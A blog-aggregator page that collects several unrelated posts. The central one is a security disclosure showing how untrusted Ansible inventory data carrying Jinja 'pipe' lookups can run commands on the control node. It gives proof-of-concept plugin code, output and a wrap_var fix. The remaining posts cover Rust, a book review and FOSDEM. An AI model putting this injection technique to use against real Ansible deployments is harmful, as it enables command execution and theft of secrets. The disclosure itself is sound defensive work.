  • With this setup (and unlike the NixOS container setup I tried first), the same applications are installed inside and outside. It might be useful to separate the set of installed programs: There is simply no point in running evolution or firefox inside the container, and if I do not even have VSCode or cabal available outside, so that it s less likely that I forget to enter dev before using these tools. It shouldn t be too hard to cargo-cult some of the NixOS Containers infrastructure to be able to have a separate system configuration that I can manage as part of my normal system configuration and make available to bubblewrap here.
So likely I will refine this some more over time. Or get tired of typing dev and going back to what I did before

The script
The dev script (at the time of writing)

Evgeni Golov: Remote Code Execution in Ansible dynamic inventory plugins

I had reported this to Ansible a year ago (2023-02-23), but it seems this is considered expected behavior, so I am posting it here now. TL;DR Don't ever consume any data you got from an inventory if there is a chance somebody untrusted touched it. Inventory plugins Inventory plugins allow Ansible to pull inventory data from a variety of sources. The most common ones are probably the ones fetching instances from clouds like Amazon EC2 and Hetzner Cloud or the ones talking to tools like Foreman. For Ansible to function, an inventory needs to tell Ansible how to connect to a host (so e.g. a network address) and which groups the host belongs to (if any). But it can also set any arbitrary variable for that host, which is often used to provide additional information about it. These can be tags in EC2, parameters in Foreman, and other arbitrary data someone thought would be good to attach to that object. And this is where things are getting interesting. Somebody could add a comment to a host and that comment would be visible to you when you use the inventory with that host. And if that comment contains a Jinja expression, it might get executed. And if that Jinja expression is using the pipe lookup, it might get executed in your shell. Let that sink in for a moment, and then we'll look at an example. Example inventory plugin
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('exploit.example.com')
        self.inventory.set_variable('exploit.example.com', 'ansible_connection', 'local')
        self.inventory.set_variable('exploit.example.com', 'something_funny', '  lookup("pipe", "touch /tmp/hacked" )  ')
The code is mostly copy & paste from the Developing dynamic inventory docs for Ansible and does three things:
  1. defines the plugin name as evgeni.inventoryrce.inventory
  2. accepts any config that ends with evgeni.yml (we'll need that to trigger the use of this inventory later)
  3. adds an imaginary host exploit.example.com with local connection type and something_funny variable to the inventory
In reality this would be talking to some API, iterating over hosts known to it, fetching their data, etc. But the structure of the code would be very similar. The crucial part is that if we have a string with a Jinja expression, we can set it as a variable for a host. Using the example inventory plugin Now we install the collection containing this inventory plugin, or rather write the code to ~/.ansible/collections/ansible_collections/evgeni/inventoryrce/plugins/inventory/inventory.py (or wherever your Ansible loads its collections from). And we create a configuration file. As there is nothing to configure, it can be empty and only needs to have the right filename: touch inventory.evgeni.yml is all you need. If we now call ansible-inventory, we'll see our host and our variable present:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-inventory -i inventory.evgeni.yml --list
 
    "_meta":  
        "hostvars":  
            "exploit.example.com":  
                "ansible_connection": "local",
                "something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
             
         
     ,
    "all":  
        "children": [
            "ungrouped"
        ]
     ,
    "ungrouped":  
        "hosts": [
            "exploit.example.com"
        ]
     
 
(ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory is required to allow the use of our inventory plugin, as it's not in the default list.) So far, nothing dangerous has happened. The inventory got generated, the host is present, the funny variable is set, but it's still only a string. Executing a playbook, interpreting Jinja To execute the code we'd need to use the variable in a context where Jinja is used. This could be a template where you actually use this variable, like a report where you print the comment the creator has added to a VM. Or a debug task where you dump all variables of a host to analyze what's set. Let's use that!
- hosts: all
  tasks:
    - name: Display all variables/facts known for a host
      ansible.builtin.debug:
        var: hostvars[inventory_hostname]
This playbook looks totally innocent: run against all hosts and dump their hostvars using debug. No mention of our funny variable. Yet, when we execute it, we see:
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
ok: [exploit.example.com]
TASK [Display all variables/facts known for a host] *******************************************************
ok: [exploit.example.com] =>  
    "hostvars[inventory_hostname]":  
        "ansible_all_ipv4_addresses": [
            "192.168.122.1"
        ],
         
        "something_funny": ""
     
 
PLAY RECAP *************************************************************************************************
exploit.example.com  : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0    ignored=0   
We got all variables dumped, that was expected, but now something_funny is an empty string? Jinja got executed, and the expression was lookup("pipe", "touch /tmp/hacked" ) and touch does not return anything. But it did create the file!
% ls -alh /tmp/hacked 
-rw-r--r--. 1 evgeni evgeni 0 Mar 10 17:18 /tmp/hacked
We just "hacked" the Ansible control node (aka: your laptop), as that's where lookup is executed. It could also have used the url lookup to send the contents of your Ansible vault to some internet host. Or connect to some VPN-secured system that should not be reachable from EC2/Hetzner/ . Why is this possible? This happens because set_variable(entity, varname, value) doesn't mark the values as unsafe and Ansible processes everything with Jinja in it. In this very specific example, a possible fix would be to explicitly wrap the string in AnsibleUnsafeText by using wrap_var:
from ansible.utils.unsafe_proxy import wrap_var
 
self.inventory.set_variable('exploit.example.com', 'something_funny', wrap_var('  lookup("pipe", "touch /tmp/hacked" )  '))
Which then gets rendered as a string when dumping the variables using debug:
"something_funny": "  lookup(\"pipe\", \"touch /tmp/hacked\" )  "
But it seems inventories don't do this:
for k, v in host_vars.items():
    self.inventory.set_variable(name, k, v)
(aws_ec2.py)
for key, value in hostvars.items():
    self.inventory.set_variable(hostname, key, value)
(hcloud.py)
for k, v in hostvars.items():
    try:
        self.inventory.set_variable(host_name, k, v)
    except ValueError as e:
        self.display.warning("Could not set host info hostvar for %s, skipping %s: %s" % (host, k, to_text(e)))
(foreman.py) And honestly, I can totally understand that. When developing an inventory, you do not expect to handle insecure input data. You also expect the API to handle the data in a secure way by default. But set_variable doesn't allow you to tag data as "safe" or "unsafe" easily and data in Ansible defaults to "safe". Can something similar happen in other parts of Ansible? It certainly happened in the past that Jinja was abused in Ansible: CVE-2016-9587, CVE-2017-7466, CVE-2017-7481 But even if we only look at inventories, add_host(host) can be abused in a similar way:
from ansible.plugins.inventory import BaseInventoryPlugin
class InventoryModule(BaseInventoryPlugin):
    NAME = 'evgeni.inventoryrce.inventory'
    def verify_file(self, path):
        valid = False
        if super(InventoryModule, self).verify_file(path):
            if path.endswith('evgeni.yml'):
                valid = True
        return valid
    def parse(self, inventory, loader, path, cache=True):
        super(InventoryModule, self).parse(inventory, loader, path, cache)
        self.inventory.add_host('lol  lookup("pipe", "touch /tmp/hacked-host" )  ')
% ANSIBLE_INVENTORY_ENABLED=evgeni.inventoryrce.inventory ansible-playbook -i inventory.evgeni.yml test.yml
PLAY [all] ************************************************************************************************
TASK [Gathering Facts] ************************************************************************************
fatal: [lol  lookup("pipe", "touch /tmp/hacked-host" )  ]: UNREACHABLE! =>  "changed": false, "msg": "Failed to connect to the host via ssh: ssh: Could not resolve hostname lol: No address associated with hostname", "unreachable": true 
PLAY RECAP ************************************************************************************************
lol  lookup("pipe", "touch /tmp/hacked-host" )   : ok=0    changed=0    unreachable=1    failed=0    skipped=0    rescued=0    ignored=0
% ls -alh /tmp/hacked-host
-rw-r--r--. 1 evgeni evgeni 0 Mar 13 08:44 /tmp/hacked-host
Affected versions I've tried this on Ansible (core) 2.13.13 and 2.16.4. I'd totally expect older versions to be affected too, but I have not verified that.

9 March 2024

Iustin Pop: Finally learning some Rust - hello photo-backlog-exporter!

After 4? 5? or so years of wanting to learn Rust, over the past 4 or so months I finally bit the bullet and found the motivation to write some Rust. And the subject. And I was, and still am, thoroughly surprised. It s like someone took Haskell, simplified it to some extents, and wrote a systems language out of it. Writing Rust after Haskell seems easy, and pleasant, and you: On the other hand: However, overall, one can clearly see there s more movement in Rust, and the quality of some parts of the toolchain is better (looking at you, rust-analyzer, compared to HLS). So, with that, I ve just tagged photo-backlog-exporter v0.1.0. It s a port of a Python script that was run as a textfile collector, which meant updates every ~15 minutes, since it was a bit slow to start, which I then rewrote in Go (but I don t like Go the language, plus the GC - if I have to deal with a GC, I d rather write Haskell), then finally rewrote in Rust. What does this do? It exports metrics for Prometheus based on the count, age and distribution of files in a directory. These files being, for me, the pictures I still have to sort, cull and process, because I never have enough free time to clear out the backlog. The script is kind of designed to work together with Corydalis, but since it doesn t care about file content, it can also double (easily) as simple file count/age exporter . And to my surprise, writing in Rust is soo pleasant, that the feature list is greater than the original Python script, and - compared to that untested script - I ve rather easily achieved a very high coverage ratio. Rust has multiple types of tests, and the combination allows getting pretty down to details on testing: I had to combine a (large) number of testing crates to get it expressive enough, but it was worth the effort. The last find from yesterday, assert_cmd, is excellent to describe testing/assertion in Rust itself, rather than via a separate, new DSL, like I was using shelltest for, in Haskell. To some extent, I feel like I found the missing arrow in the quiver. Haskell is good, quite very good for some type of workloads, but of course not all, and Rust complements that very nicely, with lots of overlap (as expected). Python can fill in any quick-and-dirty scripting needed. And I just need to learn more frontend, specifically Typescript (the language, not referring to any specific libraries/frameworks), and I ll be ready for AI to take over coding So, for now, I ll need to split my free time coding between all of the above, and keep exercising my skills. But so glad to have found a good new language!

7 March 2024

Gunnar Wolf: Constructed truths truth and knowledge in a post-truth world

This post is a review for Computing Reviews for Constructed truths truth and knowledge in a post-truth world , a book published in Springer Link
Many of us grew up used to having some news sources we could implicitly trust, such as well-positioned newspapers and radio or TV news programs. We knew they would only hire responsible journalists rather than risk diluting public trust and losing their brand s value. However, with the advent of the Internet and social media, we are witnessing what has been termed the post-truth phenomenon. The undeniable freedom that horizontal communication has given us automatically brings with it the emergence of filter bubbles and echo chambers, and truth seems to become a group belief. Contrary to my original expectations, the core topic of the book is not about how current-day media brings about post-truth mindsets. Instead it goes into a much deeper philosophical debate: What is truth? Does truth exist by itself, objectively, or is it a social construct? If activists with different political leanings debate a given subject, is it even possible for them to understand the same points for debate, or do they truly experience parallel realities? The author wrote this book clearly prompted by the unprecedented events that took place in 2020, as the COVID-19 crisis forced humanity into isolation and online communication. Donald Trump is explicitly and repeatedly presented throughout the book as an example of an actor that took advantage of the distortions caused by post-truth. The first chapter frames the narrative from the perspective of information flow over the last several decades, on how the emergence of horizontal, uncensored communication free of editorial oversight started empowering the netizens and created a temporary information flow utopia. But soon afterwards, algorithmic gatekeepers started appearing, creating a set of personalized distortions on reality; users started getting news aligned to what they already showed interest in. This led to an increase in polarization and the growth of narrative-framing-specific communities that served as echo chambers for disjoint views on reality. This led to the growth of conspiracy theories and, necessarily, to the science denial and pseudoscience that reached unimaginable peaks during the COVID-19 crisis. Finally, when readers decide based on completely subjective criteria whether a scientific theory such as global warming is true or propaganda, or question what most traditional news outlets present as facts, we face the phenomenon known as fake news. Fake news leads to post-truth, a state where it is impossible to distinguish between truth and falsehood, and serves only a rhetorical function, making rational discourse impossible. Toward the end of the first chapter, the tone of writing quickly turns away from describing developments in the spread of news and facts over the last decades and quickly goes deep into philosophy, into the very thorny subject pursued by said discipline for millennia: How can truth be defined? Can different perspectives bring about different truth values for any given idea? Does truth depend on the observer, on their knowledge of facts, on their moral compass or in their honest opinions? Zoglauer dives into epistemology, following various thinkers ideas on what can be understood as truth: constructivism (whether knowledge and truth values can be learnt by an individual building from their personal experience), objectivity (whether experiences, and thus truth, are universal, or whether they are naturally individual), and whether we can proclaim something to be true when it corresponds to reality. For the final chapter, he dives into the role information and knowledge play in assigning and understanding truth value, as well as the value of second-hand knowledge: Do we really own knowledge because we can look up facts online (even if we carefully check the sources)? Can I, without any medical training, diagnose a sickness and treatment by honestly and carefully looking up its symptoms in medical databases? Wrapping up, while I very much enjoyed reading this book, I must confess it is completely different from what I expected. This book digs much more into the abstract than into information flow in modern society, or the impact on early 2020s politics as its editorial description suggests. At 160 pages, the book is not a heavy read, and Zoglauer s writing style is easy to follow, even across the potentially very deep topics it presents. Its main readership is not necessarily computing practitioners or academics. However, for people trying to better understand epistemology through its expressions in the modern world, it will be a very worthy read.

4 March 2024

Paulo Henrique de Lima Santana: Bits from FOSDEM 2023 and 2024

Link para vers o em portugu s

Intro Since 2019, I have traveled to Brussels at the beginning of the year to join FOSDEM, considered the largest and most important Free Software event in Europe. The 2024 edition was the fourth in-person edition in a row that I joined (2021 and 2022 did not happen due to COVID-19) and always with the financial help of Debian, which kindly paid my flight tickets after receiving my request asking for help to travel and approved by the Debian leader. In 2020 I wrote several posts with a very complete report of the days I spent in Brussels. But in 2023 I didn t write anything, and becayse last year and this year I coordinated a room dedicated to translations of Free Software and Open Source projects, I m going to take the opportunity to write about these two years and how it was my experience. After my first trip to FOSDEM, I started to think that I could join in a more active way than just a regular attendee, so I had the desire to propose a talk to one of the rooms. But then I thought that instead of proposing a tal, I could organize a room for talks :-) and with the topic translations which is something that I m very interested in, because it s been a few years since I ve been helping to translate the Debian for Portuguese.

Joining FOSDEM 2023 In the second half of 2022 I did some research and saw that there had never been a room dedicated to translations, so when the FOSDEM organization opened the call to receive room proposals (called DevRoom) for the 2023 edition, I sent a proposal to a translation room and it was accepted! After the room was confirmed, the next step was for me, as room coordinator, to publicize the call for talk proposals. I spent a few weeks hoping to find out if I would receive a good number of proposals or if it would be a failure. But to my happiness, I received eight proposals and I had to select six to schedule the room programming schedule due to time constraints . FOSDEM 2023 took place from February 4th to 5th and the translation devroom was scheduled on the second day in the afternoon. Fosdem 2023 The talks held in the room were these below, and in each of them you can watch the recording video. And on the first day of FOSDEM I was at the Debian stand selling the t-shirts that I had taken from Brazil. People from France were also there selling other products and it was cool to interact with people who visited the booth to buy and/or talk about Debian.
Fosdem 2023

Fosdem 2023
Photos

Joining FOSDEM 2024 The 2023 result motivated me to propose the translation devroom again when the FOSDEM 2024 organization opened the call for rooms . I was waiting to find out if the FOSDEM organization would accept a room on this topic for the second year in a row and to my delight, my proposal was accepted again :-) This time I received 11 proposals! And again due to time constraints, I had to select six to schedule the room schedule grid. FOSDEM 2024 took place from February 3rd to 4th and the translation devroom was scheduled for the second day again, but this time in the morning. The talks held in the room were these below, and in each of them you can watch the recording video. This time I didn t help at the Debian stand because I couldn t bring t-shirts to sell from Brazil. So I just stopped by and talked to some people who were there like some DDs. But I volunteered for a few hours to operate the streaming camera in one of the main rooms.
Fosdem 2024

Fosdem 2024
Photos

Conclusion The topics of the talks in these two years were quite diverse, and all the lectures were really very good. In the 12 talks we can see how translations happen in some projects such as KDE, PostgreSQL, Debian and Mattermost. We had the presentation of tools such as LibreTranslate, Weblate, scripts, AI, data model. And also reports on the work carried out by communities in Africa, China and Indonesia. The rooms were full for some talks, a little more empty for others, but I was very satisfied with the final result of these two years. I leave my special thanks to Jonathan Carter, Debian Leader who approved my flight tickets requests so that I could join FOSDEM 2023 and 2024. This help was essential to make my trip to Brussels because flight tickets are not cheap at all. I would also like to thank my wife Jandira, who has been my travel partner :-) Bruxelas As there has been an increase in the number of proposals received, I believe that interest in the translations devroom is growing. So I intend to send the devroom proposal to FOSDEM 2025, and if it is accepted, wait for the future Debian Leader to approve helping me with the flight tickets again. We ll see.

Colin Watson: Free software activity in January/February 2024

Two months into my new gig and it s going great! Tracking my time has taken a bit of getting used to, but having something that amounts to a queryable database of everything I ve done has also allowed some helpful introspection. Freexian sponsors up to 20% of my time on Debian tasks of my choice. In fact I ve been spending the bulk of my time on debusine which is itself intended to accelerate work on Debian, but more details on that later. While I contribute to Freexian s summaries now, I ve also decided to start writing monthly posts about my free software activity as many others do, to get into some more detail. January 2024 February 2024

Next.

Previous.